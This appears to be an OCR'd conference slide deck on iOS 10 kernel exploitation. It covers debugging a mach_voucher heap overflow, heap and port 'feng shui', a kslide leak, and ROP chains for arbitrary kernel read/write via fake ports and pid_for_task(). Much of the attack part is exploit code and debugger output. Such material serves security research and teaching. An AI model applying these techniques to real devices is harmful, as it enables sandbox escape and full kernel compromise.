    kfree(krecipe, (vm_size_t)sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

Vulnerable code

```
uint8_t *krecipe = kalloc((vm_size_t)max_sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe, sz)) {
    kfree(krecipe, (vm_size_t)max_sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

Fixed code

- **Mach_voucher_extract_attr_recipe_trap() is a mach trap which can be called inside the sandbox. It's a new function added in iOS 10 and macOS 10.12. But, it has a terrible vulnerability.**
- **The function then uses the sz value to allocate a memory block on the kernel heap. However, the developer forgot args->recipe_size was a user mode pointer and then used it as a size value in copyin(). We know that user mode pointer could be larger than the sz value which will cause a buffer overflow in kernel heap.**

Mach_voucher Heap Overflow Debugging

```
(lldb) p/x 0x14200000+0xFFFFFF8000431540
(unsigned long) $0 = 0xffffff8014631540
(lldb) x/10i 0xffffff8014631540
    0xffffff8014631540: e8 4b 12 15 00  callq  0xffffff8014782790       ; copyio at copyio.c:153
    0xffffff8014631545: 85 c0           testl  %eax, %eax
    0xffffff8014631547: 74 5b           je     0xffffff80146315a4       ; <+372> at mach_kernelrpc.c:476
    0xffffff8014631549: 8b 75 cc        movl   -0x34(%rbp), %esi
    0xffffff801463154c: 4c 89 e7        movq   %r12, %rdi
    0xffffff801463154f: e8 1c 6e 01 00  callq  0xffffff8014648370       ; kfree at kalloc.c:662
    0xffffff8014631554: bb 0a 00 00 00  movl   $0xa, %ebx
    0xffffff8014631559: e9 b5 00 00 00  jmp    0xffffff8014631613       ; <+483> at copyio.c:398
    0xffffff801463155e: 41 8b 75 08     movl   0x8(%r13), %esi
    0xffffff8014631562: 48 8d 4d cc     leaq   -0x34(%rbp), %rcx
(lldb) b *0xffffff8014631540
Breakpoint 1: where = kernel.development`mach_voucher_extract_attr_recipe_trap + 272 [inlined] copyin + 11 at mach_kernelrpc.c:470, address = 0xffffff8014631540
(lldb) b *0xffffff8014631545
Breakpoint 2: where = kernel.development`mach_voucher_extract_attr_recipe_trap + 277 at mach_kernelrpc.c:470, address = 0xffffff8014631545
```

```
__text:FFFFFF800043153A        xor     r9d, r9d
__text:FFFFFF800043153D        mov     rdx, r12
__text:FFFFFF8000431540        call    _copyio
__text:FFFFFF8000431545        test    eax, eax
__text:FFFFFF8000431547        jz      short loc_FFFFFF80004315A4
__text:FFFFFF8000431549        mov     esi, [rbp+var_34]
__text:FFFFFF800043154C        mov     rdi, r12
__text:FFFFFF800043154F        call    _kfree
__text:FFFFFF8000431554        mov     ebx, 0Ah
__text:FFFFFF8000431559        jmp     loc_FFFFFF8000431613
__text:FFFFFF800043155E ; ---------------------------------------------------------------------------
```

- **If we want to debug the heap overflow scene, we could set the breakpoint at 0xffffff8014631540 and 0xffffff8014631545 (before and after copyio).**

Mach_voucher Heap Overflow Debugging

- **Before heap overflow**

```
(lldb) x/50x 0xfffff8029404c00
0xfffff8029404c00: 0xdeadbeefdeadbeef 0xffffffffffffffff
0xfffff8029404c10: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c20: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c30: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c40: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c50: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c60: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c70: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c80: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404c90: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404ca0: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404cb0: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404cc0: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404cd0: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404ce0: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404cf0: 0xffffffffffffffff 0xdeadbeefdeadbeef
0xfffff8029404d00: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d10: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d20: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d30: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d40: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d50: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d60: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d70: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d80: 0xffffffffffffffff 0xffffffffffffffff
```

- **After heap overflow**

```
(lldb) x/50x 0xfffff8029404c00
0xfffff8029404c00: 0x4141414141414141 0x4141414141414141
0xfffff8029404c10: 0x4141414141414141 0x4141414141414141
0xfffff8029404c20: 0x4141414141414141 0x4141414141414141
0xfffff8029404c30: 0x4141414141414141 0x4141414141414141
0xfffff8029404c40: 0x4141414141414141 0x4141414141414141
0xfffff8029404c50: 0x4141414141414141 0x4141414141414141
0xfffff8029404c60: 0x4141414141414141 0x4141414141414141
0xfffff8029404c70: 0x4141414141414141 0x4141414141414141
0xfffff8029404c80: 0x4141414141414141 0x4141414141414141
0xfffff8029404c90: 0x4141414141414141 0x4141414141414141
0xfffff8029404ca0: 0x4141414141414141 0x4141414141414141
0xfffff8029404cb0: 0x4141414141414141 0x4141414141414141
0xfffff8029404cc0: 0x4141414141414141 0x4141414141414141
0xfffff8029404cd0: 0x4141414141414141 0x4141414141414141
0xfffff8029404ce0: 0x4141414141414141 0x4141414141414141
0xfffff8029404cf0: 0x4141414141414141 0x4141414141414141
0xfffff8029404d00: 0x4242424242424242 0x4242424242424242
0xfffff8029404d10: 0x4242424242424242 0x4242424242424242
0xfffff8029404d20: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d30: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d40: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d50: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d60: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d70: 0xffffffffffffffff 0xffffffffffffffff
0xfffff8029404d80: 0xffffffffffffffff 0xffffffffffffffff
```

Outline

- Introduction
- macOS Two Machine Debugging
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- *Traditional Heap Feng Shui*
- Port Feng Shui
- Conclusion

iOS 10 Traditional Heap Feng Shui

- In iOS 10 and macOS 10.12, Apple added a new mitigation mechanism to check the freeing into the wrong zone attack, so we cannot use the classic vm_map_copy (changing vm_map_size) technique to do heap feng shui.
- Ian Beer from GP0 proposed a new kind of heap feng shui using prealloc mach_port. The basic idea is using mach_port_allocate_full() to alloc ipc_kmsg objects in the kernel memory. This object contains a size field which can be corrupted without having to fully corrupt any pointers.

```
mach_port_t prealloc_port(int size) {
  kern_return_t err;
  mach_port_qos_t qos = {0};
  qos.prealloc = 1;
  qos.len = size;

  mach_port_name_t name = MACH_PORT_NULL;

  err = mach_port_allocate_full(mach_task_self(),
                                MACH_PORT_RIGHT_RECEIVE,
                                MACH_PORT_NULL,
                                &qos,
                                &name);
  return (mach_port_t)name;
}
```

```
struct ipc_kmsg {
    mach_msg_size_t               ikm_size;
    struct ipc_kmsg               *ikm_next;
    struct ipc_kmsg               *ikm_prev;
    mach_msg_header_t             *ikm_header;
    ipc_port_t                    ikm_prealloc;
    ipc_port_t                    ikm_voucher;
    mach_msg_priority_t           ikm_qos;
    mach_msg_priority_t           ikm_qos_override;
    struct ipc_importance_elem    *ikm_importance;
    queue_chain_t                 ikm_inheritance;
#if MACH_FLIPC
    struct mach_node              *ikm_node;
#endif
};
```

iOS 10 Traditional Heap Feng Shui

- **Using exception port, we could send and receive data to the kernel memory. The data will not be freed after receiving.**

```
err = thread_set_exception_ports(
                                mach_thread_self(),
                                EXC_MASK_ALL,
                                args->exception_port,
                                EXCEPTION_STATE, // we
                                ARM_THREAD_STATE64);
```

```
err = mach_msg_server_once(exc_server,
                           sizeof(union max_msg),
                           port,
                           MACH_MSG_TIMEOUT_NONE);
```

- **The data used to send and receive is the register values of the crashed thread. Therefore, the attacker needs to create a thread and set the register values to the data he wants to send. Then he triggers the crash of the thread. The data will be sent to:**

  address of ipc_kmsg object + ikm_size – 0x104

```
mov x30, x0
ldp x0, x1, [x30, 0]
ldp x2, x3, [x30, 0x10]
ldp x4, x5, [x30, 0x20]
ldp x6, x7, [x30, 0x30]
ldp x8, x9, [x30, 0x40]
ldp x10, x11, [x30, 0x50]
brk 0
```

```
_STRUCT_ARM_THREAD_STATE64
{
    __uint64_t    __x[29];  /* General purpose registers x0-x28 */
    __uint64_t    __fp;     /* Frame pointer x29 */
    __uint64_t    __lr;     /* Link register x30 */
    __uint64_t    __sp;     /* Stack pointer x31 */
    __uint64_t    __pc;     /* Program counter */
    __uint32_t    __cpsr;   /* Current program status register */
    __uint32_t    __pad;    /* Same size for 32-bit or 64-bit clients */
};
```

iOS 10 Kernel Debugging

- So why the number is 0x104?

- Using iOS kernel debugging we could get the address of prealloc_port_buffer in the memory. Then, we trigger the exception and send the user mode data to the kernel. After that, we can use kernel debugging again to inspect the data of the buffer:

```
0xce0:  0xeb00982bd1b84416  0x0080eb019827018c  0x913239019932902b  0x00001211e34fd1a0
0xd00:  0x1d170f4000000150  0x1d1b7888fffffff1  0x00000000fffffff1  0x0000000000000962
0xd20:  0x0000000600000001  0x0000000100000002  0x0000000600037234  0x0000000100000044
0xd40:  0x0000000200000000  0x0000000300000000  0x0000000400000000  0x0000000500000000
0xd60:  0x0000000600000000  0x0000000700000000  0x0000000800000000  0x0000000900000000
0xd80:  0x0000000a00000000  0x0000000000000000  0x0000000000000000  0x0000000000000000
0xda0:  0x0000000000000000  0x0000000000000000  0x0000000000000000  0x0000000000000000
0xdc0:  0x0000000000000000  0x0000000000000000  0x0000000000000000  0x0000000000000000
0xde0:  0x0000000000000000  0x0000000000000000  0x0000000000000000  0x0000000000000000
0xe00:  0x0000000000000000  0x0000000000000000  0x0000000000000000  0x0000000000000000
0xe20:  0x6e2d2f0000000000  0x6e2d2de800000001  0x6e2d2db000000001  0x0003723400000001
0xe40:  0x6000000000000000  0x0000000000000000  0xeeb6fa1000000008  0x0000000100000000
```

- We can find the location of the data in the buffer is 0xd3c, and because we set the value of ikm_size to 0xe40, so we can get: 0xe40 – 0xd3c = 0x104.

iOS 10 Traditional Heap Feng Shui

- **The attacker first allocates 2000 prealloc ports (each port is 0x900 size) to insure the following ports (holder, first_port, second_port) are continuous.**

```
int prealloc_size = 0x900; // kalloc.4096 = 0x1000

for (int i = 0; i < 2000; i++){
  prealloc_port(prealloc_size);
}

mach_port_t holder = prealloc_port(prealloc_size);
mach_port_t first_port = prealloc_port(prealloc_size);
mach_port_t second_port = prealloc_port(prealloc_size);
```

- **Then the attacker could get the following layout (page size 0x1000):**

iOS 10 Traditional Heap Feng Shui

- **The attacker frees the holder，and then uses the vulnerability to overflow the first 0x40 bytes of the first_port. It contains the ikm_size and other fields of ipc_kmsg object.**


```
uint64_t overflow_bytes[] = {0x1104,0,0,0,0,0,0,0};
```

- **Note that，if the attacker uses expction msg，the data sent to the prealloc port will be located at: the kernel address of ipc_kmsg object + ikm_size - 0x104. With simple calculation, we can get:**

  first_port_addr + 0x1104 – 0x104 = second_port_addr

  Therefore, we could use the first_port to read and write the content of the second_port.

iOS 10 Traditional Heap Feng Shui

- **For the heap information leak, the attacker uses the exception msg to change the header of the second_port through the first_port. The data only gets the second_port a valid header.**


```
uint64_t valid_header[] = {0xe40, 0, 0, 0, 0, 0, 0, 0};
```


- **The second_port has a valid header. So after sending the message to the second port, ikm_next and ikm_prev will be set to point to itself. After that, the attacker can receive the content of the first port to get the address of the second_port:**

```
0xffffff10f785000: 0x0000000000000e40 0xffffff10f785000
0xffffff10f785010: 0xffffff10f785000 0xffffff10f785cfc
0xffffff10f785020: 0xffffff10f76ae70 0x0000000000000000
```

Debug info

iOS 10 Traditional Heap Feng Shui

- **After getting the heap address, the attacker should use the first_port to reset the second port. Then, he can safely free the second port. After freeing the second_port, the attacker can alloc an AGXCommandQueue UserClient(0xdb8 size) to hold the spot of the second_port.**



Leak Kslide Using Heap Feng Shui

- After getting the message of the first_port，the attacker could get the data of AGXCommandQueue UserClient. The first 8 bytes of data is the vtable of UserClient. Comparing the dynamic vtable address with the vtable in the kernelcache，the attacker can figure out the kslide.

```
EXPORT AGX_InitFunc_33
AGX_InitFunc_33

var_s0=  0

STP             X29, X30, [SP,#-0x10+var_s0]!
MOV             X29, SP
ADRP            X0, #unk_FFFFFFF0076B82F8@PAGE
ADD             X0, X0, #unk_FFFFFFF0076B82F8@PAGEOFF
ADRP            X1, #aAgxcommandqueu@PAGE ; "AGXCommandQueue"
ADD             X1, X1, #aAgxcommandqueu@PAGEOFF ; "AGXCommandQueue"
ADRP            X2, #qword_FFFFFFF006F94428@PAGE
LDR             X2, [X2,#qword_FFFFFFF006F94428@PAGEOFF]
MOV             W3, #0xDB8
```

```
0xfffffff022b9b450 0x0000000000020002
0xfffffff001758280 0xfffffff002461f00
0xfffffff002461630 0xfffffff001758b20
0xfffffff000cc3000 0x0000000000000001
0x0000000000000000 0x0000000000000000
```

```
com.apple.AGX:__const:FFFFFFF006F9B450    DCQ 0xFFFFFFF006AA5800
com.apple.AGX:__const:FFFFFFF006F9B458    DCQ 0xFFFFFFF006AA5804
com.apple.AGX:__const:FFFFFFF006F9B460    DCQ 0xFFFFFFF007440988
com.apple.AGX:__const:FFFFFFF006F9B468    DCQ 0xFFFFFFF00744099C
com.apple.AGX:__const:FFFFFFF006F9B470    DCQ 0xFFFFFFF0074409A4
com.apple.AGX:__const:FFFFFFF006F9B478    DCQ 0xFFFFFFF0074409B4
com.apple.AGX:__const:FFFFFFF006F9B480    DCQ 0xFFFFFFF0074409C4
com.apple.AGX:__const:FFFFFFF006F9B488    DCQ 0xFFFFFFF006AA581C
```

- kslide = 0xFFFFFFF022b9B450 – 0xFFFFFFF006F9B450 = 0x1BC00000

Arbitrary Kernel Memory Read and Write

- The attacker first uses OSSerialize to create a ROP which invokes uuid_copy. In this way, the attacker could copy the data at arbitrary address to the address at kernel_buffer_base + 0x48 and then use the first_port to get the data back to user mode.

```
Serializer9serializeEP11OSSerialize
                                        ; DATA XREF
        MOV                 X8, X1
        LDP                 X1, X3, [X0,#0x18]
        LDR                 X9, [X0,#0x10]
        MOV                 X0, X9
        MOV                 X2, X8
        BR                  X3
```

```
; void __cdecl uuid_copy(uuid_t dst, const uuid_t src)
                EXPORT _uuid_copy
_uuid_copy
                MOV                 W2, #0x10 ; size_t
                B                   _memmove
```

X0=[X0,#0x10]
= kernel_buffer_base+0x48
X1=address
X3=kernel_uuid_copy
BR X3

```
uint64_t r_obj[11];
r_obj[0] = kernel_buffer_base+0x8;   // 0x00
r_obj[1] = 0x20003;                  // 0x08
r_obj[2] = kernel_buffer_base+0x48;  // 0x10
r_obj[3] = address;                  // 0x18
r_obj[4] = kernel_uuid_copy;         // 0x20
r_obj[5] = ret;                      // 0x28
r_obj[6] = osserializer_serialize;   // 0x30
r_obj[7] = 0x0;                      // 0x38
r_obj[8] = get_metaclass;            // 0x40
r_obj[9] = 0;                        // 0x48
r_obj[10] = 0;                       // 0x50
```

- If the attacker reverse X0 and X1, he could get arbitrary kernel memory write.

Arbitrary Kernel Memory Read and Write

- **If the attacker calls IOConnectGetService(Client_port) method, the method will invoke getMetaClass(),retain() and release() method of the Client.**

- **Therefore, the attacker can send a fake vtable data of AGXCommandQueue UserClient to the kernel through the first_port and then use IOConnectGetService() to trigger the ROP chain.**

```
r_obj[5] = ret;                      // vtable + 0x20 (::retain)
r_obj[6] = osserializer_serialize;   // vtable + 0x28 (::release)
r_obj[7] = 0x0;                      //
r_obj[8] = get_metaclass;            // vtable + 0x38 (::getMetaClass)
```

```
read from kernel memory: 0x0100000cfeedfacf
```

```
write@0xfffffff004571fe0: 0x4141414141414141
read@0xfffffff004571fe0: 0x4141414141414141
```

- **After getting arbitrary kernel memory read and write, the next step is kernel patch. The latest kernel patch technique could be referred to yalu 102.**


- **Note that traditional heap feng shui only has a 50% successful rate.**

Outline

- Introduction
- macOS Two Machine Debugging
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- *Port Feng Shui*
- Conclusion

iOS 10 Port Feng Shui

- Mach msg is the most frequently used IPC mechanism in XNU. Through the "complicated message" of MACH_MSG_OOL_PORTS_DESCRIPTOR msg_type, we can transmit out-of-line ports to the kernel.





```
msg1.head.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
msg1.head.msgh_local_port = MACH_PORT_NULL;
msg1.head.msgh_size = sizeof(msg1)-2048;
msg1.msgh_body.msgh_descriptor_count = 1;

msg1.desc[0].address = MACH_PORT_DEAD_buffer;
msg1.desc[0].count = 0x100/8; //32
msg1.desc[0].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
msg1.desc[0].disposition = MACH_MSG_TYPE_COPY_SEND;
```

MACH_PORT_DEAD = 0xffffffffffffffff

```
0xffffff80264e2a00: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a10: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a20: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a30: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a40: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a50: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a60: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a70: 0xffffffffffffffff 0xffffffffffffffff
```

iOS 10 Port Feng Shui


- **The ool ports saved in mach msg are ipc_object pointers and the pointer can point to a user mode address.**
- **we can overflow those pointers and modify one ipc_object pointer to point to a fake ipc_object in user mode. We could create a fake task in user mode for the fake port as well.**




```
struct ipc_object {
    ipc_object_bits_t io_bits;
    ipc_object_refs_t io_references;
    lck_spin_t  io_lock_data;
} __attribute__((__packed__));
```

```
struct task {
    /* Synchronization/destruction information */
    decl_lck_mtx_data(,lock)        /* Task's lock */
    uint32_t    ref_count;  /* Number of references to me */
    boolean_t   active;     /* Task has not been terminated */
    boolean_t   halting;    /* Task is being halted */

    /* Miscellaneous */
    vm_map_t    map;        /* Address space description */
    queue_chain_t   tasks;  /* global list of tasks */
    void        *user_data; /* Arbitrary data settable via IPC */

#if defined(CONFIG_SCHED_MULTIQ)
    sched_group_t sched_group;
#endif /* defined(CONFIG_SCHED_MULTIQ) */
```

iOS 10 Port Feng Shui



- We send lots of ool ports messages to the kernel to insure the new allocated blocks are continuous.
- We receive some messages in the middle to dig some slots.
- We send some messages again to make the overflow point at the middle of the slots.
- We use HID vulnerability to trigger the heap overflow at the overflow point.

iOS 10 Port Feng Shui

- **Then we set io_bits of the fake ipc_object to IKOT_TASK and craft a fake task for the fake port. By setting the value at the faketask+0x360, we could read arbitrary 32 bits kernel memory through pid_for_task().**


```
fakeport->io_bits = IKOT_TASK|IO_BITS_ACTIVE;
fakeport->io_references = 0xff;
char* faketask = ((char*)fakeport) + 0x1000;

*(uint64_t*)(((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;
*(uint64_t*) (faketask + 0x10) = 0xee;

int32_t value = 0;
*(uint64_t*) (faketask + procoff) = kernel_addr - 0x10;
pid_for_task(foundport, &value);
printf("read 0x%llx : 0x%x", kernel_addr, value);
```

```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t    t = args->t;
    user_addr_t      pid_addr  = args->pid;  //return value
    ...
    t1 = port_name_to_task(t);  //get faketask
    ...
    p = get_bsdtask_info(t1);   //get *(faketask + procoff)
    if (p) {
        pid  = proc_pid(p);     //get *(p + 0x10)
        err = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```

iOS 10 Port Feng Shui

```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t    t = args->t;
    user_addr_t     pid_addr  = args->pid;  //return value
    ...
    t1 = port_name_to_task(t);  //get faketask
    ...
    p = get_bsdtask_info(t1);   //get *(faketask + procoff)
    if (p) {
